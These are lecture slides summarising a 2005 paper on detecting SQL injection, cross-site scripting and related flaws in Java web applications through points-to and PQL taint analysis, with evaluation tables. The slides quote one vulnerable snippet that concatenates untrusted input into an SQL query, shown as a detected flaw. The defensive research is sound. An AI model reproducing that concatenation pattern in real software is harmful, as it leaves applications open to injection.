Program Analysis for Web Application Security

Presented by Justin Samuel

For UW CSE 504, Spring ‘10

Instructor: Ben Livshits

Finding Security Vulnerabilities in Java Applications with Static Analysis

V. Benjamin Livshits and Monica S. Lam

Usenix Security ‘05

Unchecked User Input

Input Sources

- Parameter manipulation
- URL manipulation
- Header manipulation
- Cookie poisoning

Vulnerabilities

- SQL Injection
- HTTP response splitting
- Cross-site scripting
- Path traversal
- Command injection

When input is not properly sanitized before use, a variety of vulnerabilities are possible.

Detecting Unchecked Input Statically

- Goal: use static analysis to identify missing input sanitization.
  - We'll call use of unchecked input "security violations."
- Can we use existing points-to analysis?
  - Sound, precise, and scalable?
- Is points-to analysis all we need?

Background: Points-to Analysis

- Determine which heap objects a given program variable may point to during execution.
- Desirable qualities:
  - Soundness
    - No false negatives: every possible points-to relationship is identified.
    - Being conservative leads to imprecision.
  - Precision
    - Few false positives.
  - Efficiency
    - Speed of analysis can be a problem.


Points-to Precision Problem

```
class DataSource {
    String url;
    DataSource(String url) {
        this.url = url;
    }
    String getUrl(){
        return this.url;
    }
    ...
}
String passedUrl = request.getParameter("...");
DataSource ds1 = new DataSource(passedUrl);
String localUrl = "http://localhost/";
DataSource ds2 = new DataSource(localUrl);

String s1 = ds1.getUrl();
String s2 = ds2.getUrl();
```

- An imprecise points-to analysis would not differentiate between possible objects referred to by s1 and s2.

Imprecision From Context-Insensitivity


```
Object id( Object p ) {
    return p;
}

x = id( a );
y = id( b );
```



pointsto(v : Var, h : Heap)

Context-Sensitive

```
Object id( Object p ) {
    return p;
}

x = id( a );
y = id( b );
```



pointsto(vc : VarContext, v : Var, h : Heap)

Context-sensitivity and Cloning

- The context of a method invocation is distinguished by its call path (call stack).
- *k*-CFA (Control Flow Analysis): remember only the last *k* call sites.
- Use cloning. [Whaley, PLDI 04]
  - Generate multiple instances of a method so that each call is invoking a different instance.
  - ∞-CFA when there is no recursion.
  - Does cloning sound familiar? KLEE?

Scalability of Context-Sensitivity

- Exponentially many points-to results.
- Use Binary Decision Diagrams (BDDs) for solving points-to analysis [Berndl, PLDI ‘03]





Image: http://en.wikipedia.org/wiki/Binary_decision_diagram

- Use BDD-Based Deductive DataBase (bddbddb) [Whaley & Lam, PLDI ‘04]
  - Express pointer analysis in Datalog (logic programming language).
  - Translate Datalog into efficient BDD implementations.

Imprecision From Object-Insensitivity

```
x = new Foo();
y = new Foo();
a = new Bar();
b = new Bar();

x.v = a;
y.v = b;
```




Note: this is actually showing field sensitivity, not object sensitivity.

pointsto(v : Var, h : Heap)

Object-Sensitivity

```
x = new Foo();
y = new Foo();
a = new Bar();
b = new Bar();

x.v = a;
y.v = b;
```




Note: this is actually showing field sensitivity, not object sensitivity.

pointsto(vo : Heap, v : Var, h : Heap)

Imprecision From Maps/Collections


```
HashMap map = new HashMap();

String x = req.getParam(“x”);
map.put(“NAME”, x);

String t = “boss”;
map.put(“TITLE”, t);

String y = map.get(“TITLE”);
```



- Maps with constant strings are common.

Map-sensitivity

```
HashMap map = new HashMap();

String x = req.getParam(“x”);
map.put(“NAME”, x);

String t = “boss”;
map.put(“TITLE”, t);

String y = map.get(“TITLE”);
```



- Model HashMap.put/get operations specially.

Flow-Sensitivity

- Flow-sensitive analysis computes a different solution for each point in the program.
- Common difficulties:
  - Strong updates difficult, thus weak updates used.
    - Is this a problem for functional languages?
  - Efficiency.
- Approach: use only local flow (within methods).

Putting It Together

- Object-sensitivity + Context-sensitivity gives the following relation:

  pointsto(vc : VarContext, vo : Heap, v : Var, h : Heap)

- Plus map-sensitivity and special handling of Java string routines.

- "1-level object-sensitivity" (?) [Livshits slides]:

  pointsto(vc : VarContext, vo_1 : Heap, vo_2 : Heap, v : Var,

  ho : Heap, h : Heap)


Points-to Analysis and We’re Done?

```
String param = req.getParameter("user");
...
String query = param;
...
con.executeQuery(query);
```

- Points-to analysis gives us static knowledge of what an object refers to at runtime.
- To find missing input checks, we still need to identify objects sources and sinks.

Use PQL for Taint Analysis

- Same PQL that we saw a few weeks ago.
- Specify sources, derivations, and sinks.




```
query source()
returns
    object Object              sourceObj;
uses
    object String[]            sourceArray;
    object HttpServletRequest req;
matches {
      sourceObj      = req.getParameter(_)
    | sourceObj      = req.getHeader(_)
    | sourceArray    = req.getParameterValues(_);
      sourceObj      = sourceArray[]
    | ...
}
```

```
query sink()
returns
    object Object                          sinkObj;
uses
    object java.sql.Statement              stmt;
    object java.sql.Connection             con;
matches {
      stmt.executeQuery(sinkObj)
    | stmt.execute(sinkObj)
    | con.prepareStatement(sinkObj)
    | ...
}
```

```
query derived(object Object x)
returns
    object Object y;
matches {
      y.append(x)
    | y = _.append(x)
    | y = new String(x)
    | y = new StringBuffer(x)
    | y = x.toString()
    | y = x.substring(_ ,_)
    | y = x.toString(_)
    | ...
}
```

Integration with Eclipse



```
/**
 * Make an XML respresentation from a table.
 */
private static ResultSet readTable(String table, String appOid, Connection connection) th
  PreparedStatement prepStmt = connection.prepareStatement("SELECT * FROM " +
            table + " WHERE applicationOid='"+appOid+"'");
  return prepStmt.executeQuery();
}
```


```
5: Non-Web source causing a SQL injection. There are 4 objects in this security vulnerability.
    JDBCDatabaseExport.java:76 source
    JDBCDatabaseExport.java:170 (derivation method StringBuffer.append)
    JDBCDatabaseExport.java:170 (derivation method StringBuffer.append)
    JDBCDatabaseExport.java:170 sink (derivation method StringBuffer.toString)
6: Non-Web source causing a path traversal. There is 1 object in this security vulnerability.
7: Header manipulation source causing a cross-site scripting. There are 8 objects in this security vulnerability.
```

Vulnerabilities Discovered

- Discovered 23 vulnerabilities in real applications.
  - Only 1 was already known.
  - 1 found in library (hibernate), another in J2EE implementation.
    - 4 of the 23 are the same J2EE implementation error.
  - “Almost all errors we reported to program maintainers were confirmed.”
  - Also found 6 vulnerabilities in webgoat.
- 12 false positives.
  - All in one app (snipsnap) due to insufficient precision of object-naming.

	SQL injections	HTTP splitting	XSS	Path traversal	Total
Header manip	0	6	3	0	9
Param. manip.	2	5	0	2	9
Cookie poison	0	0	0	0	0
Non-Web input	2	0	0	3	5
Total	4	11	3	5	23

Evaluation Summary




	Sources	Sinks	Tainted objects				Reported warnings				False positives				Errors
Context sensitivity					✓	✓			✓	✓			✓	✓	
Improved object naming				✓		✓		✓		✓		✓		✓	
`jboard`	1	6	268	23	2	2	0	0	0	0	0	0	0	0	0
`blueblog`	6	12	17	17	17	17	1	1	1	1	0	0	0	0	1
`webgoat`	13	59	1,166	201	903	157	51	7	51	6	45	1	45	0	6
`blojsom`	27	18	368	203	197	112	48	4	26	2	46	2	24	0	2
`personalblog`	25	31	2,066	1,023	1,685	426	460	275	370	2	458	273	368	0	2
`snipsnap`	155	100	1,168	791	897	456	732	93	513	27	717	78	498	12	15
`road2hibernate`	1	33	2,150	843	1,641	385	18	12	16	1	17	11	15	0	1
`pebble`	132	70	1,403	621	957	255	427	211	193	1	426	210	192	0	1
`roller`	32	64	2,367	504	1,923	151	378	12	261	1	377	11	260	0	1
Total	392	393	10,973	4,226	8,222	1,961	2,115	615	1,431	41	2,086	586	1,402	12	29

Summary of data on the number of tainted objects, reported security violations, and false positives for each analysis version.


Enabled analysis features are indicated by checkmarks.

Number of Tainted Objects



Comparison of the number of tainted objects for each version of the analysis.

Timing Evaluation



Context sensitivity Improved naming	Pre-processing	Points-to analysis				Taint analysis				File count	Line count	Analyzed classes
Context sensitivity				✓	✓			✓	✓			
Improved naming			✓		✓		✓		✓			
`jboard`	37	8	7	12	10	14	12	16	14	90	17,542	264
`blueblog`	39	13	8	15	10	17	14	21	16	32	4,191	306
`webgoat`	57	45	30	118	90	69	66	106	101	77	19,440	349
`blojsom`	60	18	13	25	16	24	21	30	27	61	14,448	428
`personalblog`	173	107	28	303	32	62	50	19	59	39	5,591	611
